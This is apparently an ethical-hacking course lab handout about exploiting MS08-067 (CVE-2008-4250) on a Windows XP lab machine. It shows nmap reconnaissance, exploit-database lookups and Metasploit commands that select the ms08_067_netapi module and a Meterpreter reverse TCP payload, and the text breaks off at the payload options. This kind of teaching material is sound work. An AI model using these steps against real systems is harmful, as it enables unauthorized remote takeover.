

CVE-2008-4250 (MS08-067)

Last updated 8/29/2017



Admonition



Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Microsoft Security Bulletin for MS08-067

TN Microsoft Security Bulletin X

← → ↻ <https://technet.microsoft.com/en-us/library/security/ms08-067.aspx> 🔍 ☆ ☰

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 MS08-059

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.


Known Issues. None

Affected and Non-Affected Software

<https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>


Microsoft announces critical security vulnerability

Windows XP Exploit



Windows XP

- **Create a text file named confidential.txt on the desktop.**
- **Edit this file with some text containing your name and a favorite color.**
- **Save the file.**



Windows XP Exploit



Check that the Windows PC is online.

Kali

```
root@eh-kali-05:~# nmap -sP 10.76.5.201
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-23 19:26 PDT
Nmap scan report for 10.76.5.201
```

```
Host is up (0.00027s latency).
```

```
MAC Address: 00:50:56:AF:16:3A (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
root@eh-kali-05:~#
```

The -sP option on nmap does a probe (not a port scan) which tells us the Windows PC is up.

We can also see it is a VMware VM because of its MAC address. The first half of every MAC address is unique for a vendor.

Windows XP Exploit



Try and identify the operating system.

Kali

```
root@eh-kali-05:~# nmap -O 10.76.5.201
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-23 19:29 PDT
```

```
Nmap scan report for 10.76.5.201
```

```
Host is up (0.00037s latency).
```

```
All 1000 scanned ports on 10.76.5.201 are filtered
```

```
MAC Address: 00:50:56:AF:16:3A (VMware)
```

Too many fingerprints match this host to give specific OS details

```
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 24.02 seconds
```


```
root@eh-kali-05:~#
```

The -O option on nmap attempts to identify the OS (Operating System). In this case it fails to identify an OS.

Windows XP Exploit



Use the Control Panel on the Windows PC to turn off the firewall.



Windows XP Exploit

Try again to identify the operating system.



Kali

```
root@eh-kali-05:~# nmap -O 10.76.5.201
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-24 08:37 PDT
```

```
Nmap scan report for 10.76.5.201
```

```
Host is up (0.00042s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
```

```
445/tcp   open  microsoft-ds
```

```
MAC Address: 00:50:56:AF:16:3A (VMware)
```

```
Device type: general purpose
```

```
Running: Microsoft Windows XP|2003
```

```
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
```

```
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
```

```
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
```

```
root@eh-kali-05:~#
```

Note how much more information is available when the target firewall is disabled!

Three open ports were found and the OS has been identified as either Windows XP or Windows Server 2003.

Check the MITRE Vulnerability Data Base

- Browse to cvedetails.com
- Search for Windows XP

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The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

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Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	1														
2001	10	4	2	2						1					
2002	34	11	8	9						2		1			
2003	22	5	16	15			1				1	1			
2004	44	12	26	16						1		3			
2005	66	17	33	23						1	2	6			1
2006	56	20	28	24	6		1			1	1	6			1
2007	34	14	16	12	6					1		6			5
2008	34	10	18	9	3					1		8			16
2009	88	12	54	22	18					2	2	16			3
2010	98	12	49	21	14		2			6	4	29			10
2011	101	12	22	14	10		2			2	1	67			3
2012	43	1	16	7						1	2	23			
2013	88	11	22	22	0			1			2	58			2

https://http://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor_id=26

You can see counts of vulnerabilities for Windows XP by type and year

Check for Windows XP Vulnerabilities

Microsoft Windows Xp: L

www.cvedetails.com/vulnerability-list.php?vendor_id=26&product_id=7398&version_id=&page=1&hasexp=0&opdos=0&opecc=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdir=

CVE Details

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Microsoft » Windows Xp : Security Vulnerabilities Published In 2008

2008 : January February March April May June July August September October November

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending CVSS Score Ascending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Author
1	CVE-2008-4038 119			Exec Code Overflow	2008-10-14	2009-03-04	10.0	Admin R	
Buffer overflow in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a Server Message Block (SMB) request that causes an "Underflow Vulnerability."									
2	CVE-2008-4250 94	4	Exec Code Overflow	2008-10-23	2012-10-30	10.0	Admin R		
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers a "Server Service Vulnerability."									
3	CVE-2008-1454			2008-07-08	2011-04-18	9.4	None R		
Unspecified vulnerability in Microsoft DNS in Windows 2000 SP4, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted DNS request that triggers a "Cache Poisoning Vulnerability," a different vulnerability than CVE-2008-1447.									
4	CVE-2007-0069			DoS Exec Code Mem. Corr.	2008-01-08	2011-03-28	9.3	None R	

Top 50 :

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CVE-2008-4250 : The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers a "Server Service Vulnerability."

www.cvedetails.com/cve/CVE-2008-4250/

CVE Details

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By Microsoft References

Vulnerability Details : CVE-2008-4250 (4 public exploits) (1 Metasploit modules)

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Publish Date : 2008-10-23 Last Update Date : 2012-10-30

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- CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	Admin
Vulnerability Type(s)	Execute Code Overflow
CWE ID	94

Sort by score (the higher the more critical) and select CVE-2008-4250.

Check for Windows XP Vulnerabilities

Follow the Metasploit exploit link.

MS08-067 MICROSOFT SERVER SERVICE RELATIVE PATH STACK CORRUPTION

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

MODULE NAME

exploit/windows/smb/ms08_067_netapi

AUTHORS

hdm <x[at]hdm.io>
Brett Moore <brett.moore[at]insomniasec.com>
frank2 <frank2[at]dc949.org>
jduck <jduck[at]metasploit.com>

REFERENCES

CVE-2008-4250
OSVDB-49243
MSB-MS08-067
[URL] - <http://www.rapid7.com/wulndb/lookup/dcerc-ms-netapi-netpathcanonicalize.doc>

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
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*The Metasploit vulnerability is named:
exploit/windows/smb/ms08_067_netapi*

https://https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi

Let's also check the Exploit Database




The screenshot shows a web browser window with the URL <https://www.exploit-db.com/search/>. The page features the "EXPLOIT DATABASE" logo and a navigation menu with links to Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. The main heading is "Search the Exploit Database", followed by the text "Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers." Below this is a search form with a "Title" input field, a text box containing "CVE-2008-4250", a reCAPTCHA "I'm not a robot" checkbox, and a "SEARCH" button. A link for "Advanced Search" is located below the input fields.

<https://https://www.exploit-db.com/search/>

- Browse to **exploit-db.com**
- Search for **2008-4250**

Check for Windows XP Exploits




The screenshot shows the Exploit Database search interface. The search query is "2008-4250". The results table lists several exploits for Windows XP (Microsoft Windows Server).

Date	D	A	V	Title	Platform	Author
2011-01-21	✓	-	✓	Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067)	Windows	Metasploit
2008-11-16	✓	-	✓	Microsoft Windows Server 2000/2003 - Code Execution Exploit (MS08-067)	Windows	Debasis Mohant.
2008-11-12	✓	-	✓	Microsoft Windows Server - Code Execution Exploit (MS08-067)	Windows	Polymorphours
2008-10-26	✓	-	✓	Microsoft Windows Server - Code Execution Exploit (MS08-067) (Universal)	Windows	EMM
2008-10-23	✓	-	✓	Microsoft Windows Server - Code Execution PoC (MS08-067)	Windows	stephen lawler

Note several exploits are available for this Windows XP vulnerability.

Check for Windows XP Exploits



Microsoft Windows Serve: X Untitled X

← → C <https://www.exploit-db.com/exploits/16362/> ☆ ≡

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EDB-ID: 16362	Author: Metasploit	CVE: 2008-4250
Published: 2011-01-21	Type: remote	Platform: Windows
E-DB Verified: ✓	Exploit: Download // View Raw	Vulnerable App: N/A
Tags: Metasploit Framework		

« Previous Exploit Next Exploit »

```

1  ##
2  # $Id: ms08_067_netapi.rb 11614 2011-01-21 04:09:48Z jduck $
3  ##
4
5  ##
6  # This file is part of the Metasploit Framework and may be subject to
7  # redistribution and commercial restrictions. Please see the Metasploit
8  # Framework web site for more information on licensing and terms of use.
9  # http://metasploit.com/framework/
10 ##
11
12
13 require 'msf/core'
14
15
16 class Metasploit3 < Msf::Exploit::Remote
17   Rank = GreatRanking
18
19   include Msf::Exploit::Remote::DCERPC
20   include Msf::Exploit::Remote::SMB
21
22
23   def initialize(info = {})
24     super(update_info(info,
25       'Name' => 'Microsoft Server Service Relative Path Stack Corruption',
26       'Description' => %q{
27         This module exploits a parsing flaw in the path canonicalization code of
28         NetAPI32.dll through the Server Service. This module is capable of bypassing
29         NX on some operating systems and service packs. The correct target must be
30         used to prevent the Server Service (along with a dozen others in the same
31         process) from crashing. Windows XP targets seem to handle multiple successful
32         exploitation events, but 2003 targets will often crash or hang on subsequent
33         attempts. This is just the first version of this module, full support for
34         NX bypass on 2003, along with other platforms, is still in development.
35       },
36       'Author' =>
37         [
38           'hdm', # with tons of input/help/testing from the community
39           'Brett Moore <brett.moore[at]insomniasec.com>'
40         ]
41     )
42   end
43 end

```

Metasploit exploits are written in the Ruby language.

<https://www.exploit-db.com/exploits/16362/>

Click on an exploit to see the actual programming code used to implement it.

Use Metasploit to carry out the exploit



Start Metasploit

Kali

```
root@eh-kali-05:~# service postgresql start
```

```
root@eh-kali-05:~# msfdb init
```

A database appears to be already configured, skipping initialization

```
root@eh-kali-05:~# msfconsole
```

*Starting up
Metasploit
using the
command line.*

```

      dBBBBbbB  dBBBf dBBBBBBf dBBBBbbB  .
      ' dB'
      dB'dB'dB' dBBf  dBf  dBf BB
      dB'dB'dB' dBf  dBf  dBf BB
      dB'dB'dB' dBBBBf  dBf  dBBBBbbB

      .
      dBBBBf  dBBBBbb  dBf  dBBBBf  dBf  dBBBBBBf
      ' dB' dBf  dB'.BP
      |  dBf  dBBBB' dBf  dB'.BP dBf  dBf
      --o-- dBf  dBf  dBf  dB'.BP dBf  dBf
      |  dBBBBf  dBf  dBBBBf  dBBBBf  dBf  dBf

      o
      To boldly go where no
      shell has gone before

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.12.15-dev ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > Interrupt: use the 'exit' command to quit
msf >
```

*Metasploit has its own
command line and prompt.*

Use Metasploit to carry out the exploit



Search for the relevant exploit.

Kali

```
msf > search ms08-067
```

Matching Modules
=====

One exploit should be found

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067
Microsoft Server Service Relative Path Stack Corruption			

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Note the exploit is identified on Kali using a Linux file pathname (and you can use tab completes when typing it)

The prompt will change to reflect the exploit being used

Use Metasploit to carry out the exploit



Show exploit options.

Kali

```
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	The SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
--	----
0	Automatic Targeting

*Note the RHOST (Remote Host)
option needs to be set*

```
msf exploit(ms08_067_netapi) >
```

Use Metasploit to carry out the exploit



**Set the remote host
option used by the
exploit.**

Kali

```
msf exploit(ms08_067_netapi) > set RHOST 10.76.5.201  
RHOST => 10.76.5.201  
msf exploit(ms08_067_netapi) >
```

*The set command will
confirm what you set*

Use Metasploit to carry out the exploit



**Review payloads available
for the selected exploit.**

Kali

```
msf exploit(ms08_067_netapi) > show payloads
```

Compatible Payloads

=====


Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
< snipped >			
windows/meterpreter/reverse_ord_tcp		normal	Windows Meterpreter
(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)			
windows/meterpreter/reverse_tcp		normal	Windows Meterpreter
(Reflective Injection), Reverse TCP Stager			
< snipped >			
windows/vncinject/reverse_winhttp		normal	VNC Server (Reflective
Injection), Windows Reverse HTTP Stager (winhttp)			

```
msf exploit(ms08_067_netapi) >
```

*Let's
try this
payload*

The payload is the package of programs that will run on the target system

Use Metasploit to carry out the exploit



Select the chosen payload.

Kali

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

*The payloads are identified by Linux file pathnames
(and you can use tab completes when typing them)*

Use Metasploit to carry out the exploit

**Check the
payload
options.**



Kali

```
